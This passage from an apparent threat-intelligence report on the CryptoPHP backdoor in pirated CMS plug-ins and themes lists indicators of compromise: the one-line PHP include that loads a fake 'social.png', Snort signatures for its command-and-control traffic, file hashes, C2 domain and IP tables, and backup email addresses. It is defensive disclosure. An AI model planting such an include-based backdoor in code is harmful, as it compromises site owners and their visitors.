


Every IP has 3-6 domains pointing to it and there are only a few that have overlapping IP's. For the most part the infrastructure is comprised of small nodes as seen in the image on right. We've only identified 2 domains that have overlap in IP data, as seen in the image below.



The C2 servers are located in the Netherlands, Germany, US and Poland:

Command and Control servers



4 CHECKING FOR CRYPTOPHP IN PLUG-INS AND THEMES

We've identified thousands of pirated plug-ins with the CryptoPHP backdoor installed. Listing all hashes for the files has no practical use as the ZIP files are gone after installation. The hashes from the backdoor listed in section 5.2 can be used to find current infections. The following IOC's describe how to check if a plug-in or theme already contains the backdoor.

One simple identifier for the backdoor is that the file is called 'social.png'. Although this can change in the future, in the versions we have seen this name has been constant.

4.1.1 WordPress

We have found both WordPress themes and plug-ins containing the CryptoPHP backdoor. For plug-ins the backdoor can be spotted by looking at the plug-in's main script. This script can be found by searching for a variation of the following snippet which identifies a plug-in for WordPress:

```
/*  
Plug-in Name: <text>  
Plug-in URI: <url>  
Description: <text>  
Version: <version number>  
Author: <text>  
Author URI: <url>  
License: GPL2  
*/
```

At the very bottom of this script a PHP snippet can be found, similar to this:

```
<?php include('images/social.png'); ?>
```

For themes the same snippet and fake PNG file will be used. The only difference is that the PHP snippet will be present in a file called 'functions.php', used inside WordPress themes.

4.1.2 Joomla

We have found both Joomla themes and plug-ins containing the CryptoPHP backdoor. For plug-ins the backdoor can be spotted by looking at the plug-in's main script. This script can be found by searching for a variation of the following snippet which identifies a plug-in for Joomla:

```
/**
 * -----
 * <name >
 * -----
 * @license - GNU/GPL, http://www.gnu.org/licenses/gpl.html
 * Author: <text>
 * Websites: <url>
 * -----
 */
```

At the very bottom of this script a PHP snippet can be found, similar to this:

```
<?php include('images/social.png'); ?>
```

The same PHP snippet is present in the Joomla themes. It can be found in a file called 'component.php', which contains the following comment at the top to be identified by the Joomla installation:

```
/**
 * @version      <text>
 * @package      Joomla.Site
 * @copyrightCopyright <text>
 * @license      GNU General Public License version 2 or later; see LICENSE.txt
 */
```

4.1.3 Drupal

We have only found Drupal themes containing the CryptoPHP backdoor. The backdoor can be found in the 'template.php' file, at the very bottom of the file a PHP snippet can be found similar to this:

```
<?php include('images/social.png'); ?>
```

5 APPENDIX: INDICATORS OF COMPROMISE

The IOC's listed below are also published on GitHub:

```
https://github.com/fox-it/cryptophp
```

5.1 Network detection

We've created Snort IDS signatures that detect the check-in of the backdoor to the C2 servers. These signatures are also available via the EmergingThreats open ruleset.

The following signatures flag the POST requests towards the C2 servers:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET WEB_SERVER FOX-SRT - Backdoor - CryptoPHP Shell C2 POST"; flow:established,to_server; content:"POST"; http_method; content:"Content-Disposition|3a| form-data|3b| name=|22|serverKey|22|"; http_client_body; fast_pattern:28,20; content:"Content-Disposition|3a| form-data|3b| name=|22|data|22|"; http_client_body; content:"Content-Disposition|3a| form-data|3b| name=|22|key|22|"; http_client_body; content:!"Referer: "; http_header; content:!"User-Agent"; http_header; content:!"Cookie:"; threshold: type limit, track by_src, count 1, seconds 600; classtype:trojan-activity; sid:2019748; rev:1; reference:url,blog.fox-it.com/2014/11/18/cryptophp-analysis-of-a-hidden-threat-inside-popular-content-management-systems/;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET WEB_SERVER FOX-SRT - Backdoor - CryptoPHP Shell C2 POST (fsockopen)"; flow:established,to_server; content:"POST"; http_method; content:"Content-Type: application/x-www-form-urlencoded"; http_header; content:"Connection: close"; http_header; content:"serverKey="; fast_pattern; content:"data="; content:"key="; content:!"Referer:"; http_header; content:!"User-Agent"; http_header; content:!"Cookie:"; threshold: type limit, track by_src, count 1, seconds 600; classtype:trojan-activity; sid:2019749; rev:1; reference:url,blog.fox-it.com/2014/11/18/cryptophp-analysis-of-a-hidden-threat-inside-popular-content-management-systems/;)
```

5.2 File hashes

The following hashes are for the different versions of the CryptoPHP backdoor that can be found on webservers. There is no strict filename used by the backdoor, although all versions we've encountered were named 'social.png', as seen in our initial incident analysis. In total we've identified 16 versions of the CryptoPHP backdoor with multiple internal version numbers.

| Hashes | Version | First seen |
|---|---------|------------|
| MD5: 048a54b0f740991a763c040f7dd67d2b SHA1: fa81b95b24325c88bb4b64a7d314fe27c1ddb949 | 0.1 | 2013-09-25 |
| MD5: d3c9f64b8d1675f02aa833d83a5c6342 SHA1: 28c397234dee6146abf988624601bac265a22d84 | 0.1 | 2013-10-25 |
| MD5: 3a2ca46ec07240b78097acc2965b352e SHA1: 5c3c373c6594e19bead298b5038453874c4b6a9b | 0.2 | 2013-11-06 |
| MD5: 4c641297fe142aea3fd1117cf80c2c8b SHA1: ed0f7b8d6c5eb8603319c8c158377e483659db5a | 0.2x1 | 2013-11-07 |
| MD5: e27122ba785627fca79b4a19c8eea38b SHA1: d073c13644a020cb0cec71728f81915ec7b0160d | 0.2x2 | 2013-11-07 |
| MD5: 2640b3613223dbb3606d59aa8fc0465f SHA1: 37172d484ddfe57b3912b38a4103c14e00d57f2c | 0.2x4 | 2013-11-07 |
| MD5: f5d6f783d39336ee30e17e1bc7f8c2ef SHA1: 3fe8e61fb4871c541c869f99030344ce9eeb23af | 0.2x9 | 2013-11-27 |
| MD5: b75c82e68870115b45f6892bd23e72cf SHA1: b06abf21f388c1d53a43b0050c68e429f1114ce5 | 0.2 | 2013-12-01 |
| MD5: 29576640791ac19308d3cd36fb3ba17b SHA1: 4b4809b7a3406a8f5cd996bd814afdadf69fe6eb | 0.2b3 | 2013-12-27 |
| MD5: b4764159901cbb6da443e789b775b928 SHA1: d357e8fac9b13613f8d3d4118910dd97f3070ffc | 0.3 | 2014-02-12 |
| MD5: 1ed6cc30f83ac867114f911892a01a2d SHA1: 13d674b396e65a109da124a14e18980dadf63266 | 0.3x1 | 2014-03-19 |
| MD5: 325fc9442ae66d6ad8e5e71bb1129894 SHA1: 3ffc93695ca3c919f36d52d07bdb5b198e7c6d63 | 0.3 | 2014-03-26 |
| MD5: 5b1d09f70dcfe7a3d687aaef136c18a1 SHA1: 133e6aa07fb27d86fa1b2ee1d0385d6b3a590333 | 0.3x1 | 2014-03-31 |
| MD5: 20671fafa76b2d2f4ba0d2690e3e07dc SHA1: 59d6d1cfd4a1254e3eca7c0425f8eec4ef13158 | 1.0 | 2014-11-04 |
| MD5: 3249b669bb11f49a76850660411720e2 | 1.0a | 2014-11-12 |

| | | |
|---|------|------------|
| SHA1: 084590a4e1f1ea4e3dca16f05d035e8d222d2982 | | |
| MD5: ffd91f505d56189819352093268216ad SHA1: bc87aeea87d482b8404917a137b560c449979634 | 1.0a | 2014-11-16 |

5.3 Command and Control servers

CryptoPHP has an extensive list of command and control servers. Overtime these have been updated. The following lists include all the C2 servers we have seen in the different versions of the backdoor.

5.3.1 Version 0.1

| Checkin URL | IP |
|---------------------|---------------|
| www.tipesh.biz/r/ | 209.99.40.223 |
| www.jquery.com/r/ | - |
| www.talool.net/r/ | - |
| www.gngoo.com/r/ | - |
| www.didus.org/r/ | - |
| www.domitian.net/r/ | - |
| www.julianus.net/r/ | - |
| www.macrinus.net/r/ | - |

5.3.2 Version 0.1 (other variant)

| Checkin URL | IP |
|----------------|----------------|
| zarafan.org | 78.138.118.195 |
| ringostar.in | 78.138.118.195 |
| quoteboll.biz | 78.138.118.195 |
| hantersid.biz | 78.138.118.196 |
| zimlooks.com | 78.138.118.196 |
| sameyouto.com | 78.138.118.197 |
| wendami.me | 209.99.40.222 |
| badglorry.in | 78.138.118.198 |
| moongreen.info | 78.138.118.198 |
| zolokit.biz | - |
| higrees.in | 87.119.222.112 |
| kelmanstar.biz | 78.138.118.199 |

| | |
|-------------------|----------------|
| hanterwall.pw | - |
| villagesun.in | 78.138.118.200 |
| giveourlife.org | 78.138.118.200 |
| moneycot.org | - |
| fraudsteel.com | 78.138.118.201 |
| turnfest.im | 78.138.118.201 |
| callmenauw.net | 78.138.118.202 |
| singletwo.net | 78.138.118.202 |
| blackmorgana.com | 78.138.118.203 |
| vivalites.biz | 78.138.118.203 |
| almamatez.com | 78.138.118.204 |
| cooperdup.mx | - |
| ergofilling.com | 78.138.118.205 |
| rishtofish.pw | 78.138.118.205 |
| raymybe.in | 78.138.118.205 |
| likebugs.in | 78.138.118.206 |
| travelsans.pw | 78.138.118.206 |
| trailmorey.com | 78.138.118.207 |
| crime-style.org | 78.138.118.207 |
| uniglader.biz | 78.138.118.207 |
| worldcut.biz | 78.138.118.208 |
| foltimaks.biz | 78.138.118.208 |
| wonderfails.net | 78.138.118.208 |
| worldcute.biz | 78.138.118.209 |
| outletginness.net | 78.138.118.209 |
| xenonstyles.net | 78.138.118.209 |
| badwolff.pw | 87.119.222.113 |
| blacktitan.org | 209.99.40.224 |
| milahoney.org | 209.99.40.219 |
| hollahup.me | 209.99.40.223 |

| | |
|--------------------|----------------|
| slimflicker.in | 87.119.222.115 |
| mostelpay.com | 209.99.40.222 |
| nanogrades.net | 209.99.40.222 |
| thexorandor.in | 87.119.222.116 |
| hamstelbeer.biz | 209.99.40.223 |
| deadmary.biz | 209.99.40.220 |
| honeybun.in | 87.119.222.117 |
| zoneoflive.com | 209.99.40.222 |
| dreamknow.net | 209.99.40.222 |
| glentools.in | 87.119.222.118 |
| layfoster.net | 209.99.40.222 |
| danbarton.in | 87.119.222.119 |
| bimlolgroup.in | 87.119.222.120 |
| huntergil.biz | 87.119.222.120 |
| fatrats.in | 87.119.222.121 |
| milkaxe.biz | 87.119.222.121 |
| chansteel.in | 87.119.222.122 |
| sitenko.biz | - |
| twomath.biz | - |
| websiteacademy.biz | - |
| foodeyo.biz | - |
| esportals.biz | - |
| mawnews.in | 87.119.222.118 |
| termrock.in | 87.119.222.119 |
| stonerock.in | 87.119.222.120 |
| fmfoo.in | 87.119.222.121 |
| freeapart.in | 87.119.222.122 |
| carnk.com | - |
| cbsfree.com | - |
| inctwo.com | - |

| | |
|-------------------|----------------|
| dayddb.com | - |
| foodrumer.com | - |
| guitarland.in | 87.119.222.113 |
| progman.in | 87.119.222.114 |
| fmfn.in | 87.119.222.115 |
| generalop.in | 87.119.222.116 |
| esportal.in | 87.119.222.117 |
| foosample.info | 87.119.222.113 |
| hbo4free.info | 87.119.222.114 |
| listen2u.info | 87.119.222.115 |
| nkpage.info | 87.119.222.116 |
| webhalf.info | 87.119.222.117 |
| fbguns.pw | 78.138.118.195 |
| pic2take.pw | 78.138.118.196 |
| chinesemasters.pw | 78.138.118.197 |
| foolazylady.pw | 78.138.118.198 |
| nuday.net | 78.138.118.205 |
| findoki.net | 78.138.118.206 |
| carandfly.net | 78.138.118.207 |
| fimfoo.net | 78.138.118.208 |
| awfwow.net | 78.138.118.207 |
| mtvnye.com | 78.138.118.200 |
| wikiqedias.com | 78.138.118.201 |
| sportcen.com | 78.138.118.202 |
| mtvfree.com | 78.138.118.203 |
| mawnew.com | 78.138.118.204 |
| termrock.com | 78.138.118.195 |
| orgfoo.com | 78.138.118.196 |
| fmdons.com | 78.138.118.197 |
| daramusics.com | 78.138.118.198 |

| | |
|--------------------|-----------------|
| froggerbobber.com | 78.138.118.199 |
| kolmens.com | 87.119.222.118 |
| foosamples.com | 87.119.222.119 |
| mtvboards.com | 87.119.222.120 |
| nudays.biz | 87.119.222.121 |
| carandflys.info | 87.119.222.122 |
| mathlow.co | 78.138.118.195 |
| menko.co | 173.193.105.243 |
| 78.138.118.196 | - |
| dayoo.co | 78.138.118.197 |
| asianon.co | 78.138.118.198 |
| ignews.co | 173.192.117.66 |
| dudelmans.info | 78.138.118.195 |
| paperplanets.info | 78.138.118.196 |
| chinese-foods.info | 78.138.118.197 |
| drummercoo.info | 78.138.118.198 |
| paperplanez.info | 78.138.118.199 |
| dondom.co | 78.138.118.200 |
| progmans.co | 78.138.118.201 |
| paperplanet.co | 78.138.118.202 |
| foodrumers.co | 78.138.118.203 |
| kolmen.org | 87.119.222.113 |
| daramusic.org | 87.119.222.114 |
| fighter-writer.org | 87.119.222.115 |
| nonsensefood.org | 87.119.222.116 |
| tablemasters.org | 87.119.222.117 |
| jsacademys.net | 78.138.118.200 |
| absolutelycute.net | 78.138.118.201 |
| asianons.net | 78.138.118.202 |
| nkpages.net | 78.138.118.203 |

| | |
|-------------------|----------------|
| stonerocks.net | 78.138.118.204 |
| dudelman.biz | 78.138.118.200 |
| mtvboard.biz | 78.138.118.201 |
| g-analytics.biz | 78.138.118.202 |
| wikiqedia.biz | 78.138.118.203 |
| generalops.biz | 78.138.118.204 |
| guitarlands.biz | 87.119.222.118 |
| frogprogs.biz | 87.119.222.119 |
| chinesemaster.biz | 87.119.222.120 |
| pic2takes.biz | 87.119.222.121 |
| goodoo.biz | 87.119.222.122 |
| carruess.org | - |
| etymologi.in | 87.119.222.113 |
| gencan.in | 87.119.222.114 |
| tablemaster.in | 87.119.222.115 |
| joncon.in | 87.119.222.116 |

5.3.3 Version 0.2, 0.2x1, 0.2x2, 0.2b3, 0x2x4, 0.2x9, 0.3, 0.3x1

| Checkin URL | IP |
|-----------------|----------------|
| - | 87.119.221.11 |
| eurolips.in | 87.119.222.108 |
| likebugs.in | 78.138.118.206 |
| trailmorey.com | 78.138.118.207 |
| worldcut.biz | 78.138.118.208 |
| worldcute.biz | 78.138.118.209 |
| zimlooks.com | 78.138.118.196 |
| sameyouto.com | 78.138.118.197 |
| moongreen.info | 78.138.118.198 |
| kelmanstar.biz | 78.138.118.199 |
| giveourlife.org | 78.138.118.200 |
| fraudsteel.com | 78.138.118.201 |

| | |
|-------------------|----------------|
| almamatez.com | 78.138.118.204 |
| ergofilling.com | 78.138.118.205 |
| villagesun.in | 78.138.118.200 |
| movemorey.in | 87.119.222.109 |
| biofoodey.org | - |
| anything2u2.org | - |
| sportscen.org | - |
| cuttscan.org | - |
| freeaparts.org | - |
| sceniceyou.pw | 78.138.118.205 |
| ampm2u.pw | 78.138.118.206 |
| chairguy.pw | 78.138.118.207 |
| slimflicker.in | 87.119.222.115 |
| thexorandor.in | 87.119.222.116 |
| honeybun.in | 87.119.222.117 |
| glentools.in | 87.119.222.118 |
| danbarton.in | 87.119.222.119 |
| bimlolgroup.in | 87.119.222.120 |
| fatrats.in | 87.119.222.121 |
| chansteel.in | 87.119.222.122 |
| ringostar.in | 78.138.118.195 |
| bringletorn.biz | 87.119.222.110 |
| crime-style.org | 78.138.118.207 |
| foltimaks.biz | 78.138.118.208 |
| outletginness.net | 78.138.118.209 |
| rishtofish.pw | 78.138.118.205 |
| travelsans.pw | 78.138.118.206 |
| uniglader.biz | 78.138.118.207 |
| wonderfails.net | 78.138.118.208 |
| xenonstyles.net | 78.138.118.209 |

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| blacktitan.org | 209.99.40.224 |
| hollahup.me | 209.99.40.223 |
| nanogrades.net | 209.99.40.222 |
| deadmary.biz | 209.99.40.220 |
| dreamknow.net | 209.99.40.222 |
| layfoster.net | 209.99.40.223 |
| stranges.info | 87.119.222.111 |
| huntergil.biz | 87.119.222.120 |
| milkaxe.biz | 87.119.222.121 |
| ramakit.biz | 87.119.222.122 |
| quoteboll.biz | 78.138.118.195 |
| fmdons.com | 78.138.118.197 |
| daramusics.com | 78.138.118.198 |
| froggerbobber.com | 78.138.118.199 |
| kolmens.com | 87.119.222.118 |
| foosamples.com | 87.119.222.119 |
| mtvboards.com | 87.119.222.120 |
| nudays.biz | 87.119.222.121 |
| carandflys.info | 87.119.222.122 |
| mathlow.co | 78.138.118.195 |
| menko.co | 78.138.118.196 |
| - | 173.193.105.243 |
| dynamicxor.com | - |
| wendami.me | 209.99.40.222 |
| zolokit.biz | - |
| hanterwall.pw | - |
| moneycot.org | - |
| websiteacademy.biz | - |
| foodeyo.biz | - |
| esportals.biz | - |

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| mawnews.in | 87.119.222.118 |
| termrock.in | 87.119.222.119 |
| stonerock.in | 87.119.222.120 |
| fmfoo.in | 87.119.222.121 |
| freeapart.in | 87.119.222.122 |
| guitarland.in | 87.119.222.113 |
| progman.in | 87.119.222.114 |
| fmfn.in | 87.119.222.115 |
| generalop.in | 87.119.222.116 |
| esportal.in | 87.119.222.117 |
| foosample.info | 87.119.222.113 |
| hbo4free.info | 87.119.222.114 |
| listen2u.info | 87.119.222.115 |
| nkpage.info | 87.119.222.116 |
| webhalf.info | 87.119.222.117 |
| fbguns.pw | 78.138.118.195 |
| pic2take.pw | 78.138.118.196 |
| chinesemasters.pw | 78.138.118.197 |
| foolazylady.pw | 78.138.118.198 |
| koouse.pw | 78.138.118.199 |
| nuday.net | 78.138.118.205 |
| findoki.net | 78.138.118.206 |
| carandfly.net | 78.138.118.207 |
| fimfoo.net | 78.138.118.208 |
| awfwow.net | 78.138.118.207 |
| mtvnye.com | 78.138.118.200 |
| wikiqedias.com | 78.138.118.201 |
| sportcen.com | 78.138.118.202 |
| mtvfree.com | 78.138.118.203 |
| mawnew.com | 78.138.118.204 |

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| trailmorey.com | 78.138.118.207 |
| worldcut.biz | 78.138.118.208 |
| worldcute.biz | 78.138.118.209 |
| zimlooks.com | 78.138.118.196 |
| sameyouto.com | 78.138.118.197 |
| moongreen.info | 78.138.118.198 |
| kelmanstar.biz | 78.138.118.199 |
| giveourlife.org | 78.138.118.200 |
| fraudsteel.com | 78.138.118.201 |
| almamatez.com | 78.138.118.204 |
| ergofilling.com | 78.138.118.205 |
| villagesun.in | 78.138.118.200 |
| scenicewp.pw | 78.138.118.205 |
| ampm2u.pw | 78.138.118.206 |
| chairguy.pw | 78.138.118.207 |
| slimflicker.in | 87.119.222.115 |
| thexorandor.in | 87.119.222.116 |
| glentools.in | 87.119.222.118 |
| danbarton.in | 87.119.222.119 |
| bimlolgroup.in | 87.119.222.120 |
| fatrats.in | 87.119.222.121 |
| chansteel.in | 87.119.222.122 |
| ringostar.in | 78.138.118.195 |
| crime-style.org | 78.138.118.207 |
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| fmfn.in | 87.119.222.115 |
| generalop.in | 87.119.222.116 |

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| hbo4free.info | 87.119.222.114 |
| listen2u.info | 87.119.222.115 |
| nkpage.info | 87.119.222.116 |
| fbguns.pw | 78.138.118.195 |
| pic2take.pw | 78.138.118.196 |
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| foolazylady.pw | 78.138.118.198 |
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| wikiqedias.com | 78.138.118.201 |
| sportcen.com | 78.138.118.202 |
| mtvfree.com | 78.138.118.203 |
| mermodynamic.com | 87.119.221.40 |
| slaveralled.com | 87.119.221.40 |
| spearanoia.org | 87.119.221.40 |
| throughluk.net | 87.119.221.40 |
| sponsistorm.com | 87.119.221.53 |
| diagranti.com | 87.119.221.53 |
| domesistance.com | 87.119.221.53 |
| easibilitary.com | 87.119.221.53 |
| kittsburg.com | 78.138.126.220 |
| uganonym.com | 78.138.126.220 |
| austeal.com | 78.138.126.223 |
| divisits.com | 78.138.126.224 |

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| hortwava.com | 78.138.126.224 |
| mountil.com | 78.138.126.224 |
| pointern.com | 78.138.126.224 |
| lincorporato.com | 78.138.126.220 |
| largelicacy.com | 78.138.126.223 |
| aeronager.com | 50.17.195.149 |
| duringsha.com | 50.17.195.149 |
| lincomers.com | 50.17.195.149 |
| mawnew.com | 78.138.118.204 |
| - | 212.7.217.117 |

5.4 Backup communication email addresses

As mentioned in the analysis, older versions of the backdoor contain email functionality to 'call home' when the C2 servers are unreachable. The subject for these emails is always: '*Phone Home*' and is directed to one of the email addresses from the lists below.

5.4.1 Version 0.1

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| agfyuhdevd@mail.ru |
| awrgaerg@yandex.ru |

5.4.2 Version 0.1 (other variant)

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| sjuhdu@mail.ru |
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5.4.3 Version 0.2, 0.2x1, 0.2x2, 0.2b3, 0.2x4, 0.2x9, 0.3

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| JulieThertow@gmail.com |
| DianeSumbregand@gmail.com |
| ChristopherComitaxby@gmail.com |
| RitaShmis1980@gmail.com |
| StacySoublartand@gmail.com |
| TrevorFidlen@gmail.com |
| CraigApperned@gmail.com |
| LupeAden1953@gmail.com |
| ChristineCouner49@gmail.com |
| RobertSamintme@gmail.com |
| JoanneThishat45@gmail.com |
| MichaelGaindred@gmail.com |
| BertiePrected@gmail.com |
| BeatrizSaingthad@gmail.com |
| EricaWomess@gmail.com |
| ChristopherSeturs@gmail.com |
| AnnThaster@gmail.com |
| SophieAndith@gmail.com |
| MelvinUntowent@gmail.com |
| MarkAppotherged1984@gmail.com |
| RobertSoute1960@gmail.com |
| NanceeAblemplaid@gmail.com |
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| zandre_magee@aol.com |
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| p.shumate@aol.com |
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| haley_navarro1@aol.com |
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| priya.tinson@aol.com |
| stella_burke@aol.com |
| recardo.polzin@aol.com |
| talourez@aol.com |
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| bart.hodgins@aol.com |
| di.veale@aol.com |
| lashunda_muscia@aol.com |
| lolita.mock1@aol.com |
| april_mexican@aol.com |
| iren.powell1@aol.com |
| k.crommet@aol.com |
| kiranjeetstoops@aol.com |
| modesta_carrol@aol.com |
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| LouisaCouseyim@yahoo.com |
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| DannyLangridgeumc@yahoo.com |
| AngeliqueToweymip@yahoo.com |
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| SharronNelsonlyb@yahoo.com |
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| lahudihycic@hotmail.com |
| nugetajebih@hotmail.com |
| muqufecysytu@hotmail.com |
| gixulyluleda@hotmail.com |
| kamefydumete@hotmail.com |
| joqysacysysa@hotmail.com |
| pizunekymabi@hotmail.com |
| roxorydapafe@hotmail.com |
| lesyxidagor@hotmail.com |
| kaheqibuzyq@hotmail.com |
| vobusazivodu@hotmail.com |
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| fywoxucyroho@hotmail.com |
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| pivubaqafek@hotmail.com |
| moworovexih@hotmail.com |
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| liduhegajoq@hotmail.com |
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| cadehinepyda@outlook.com |
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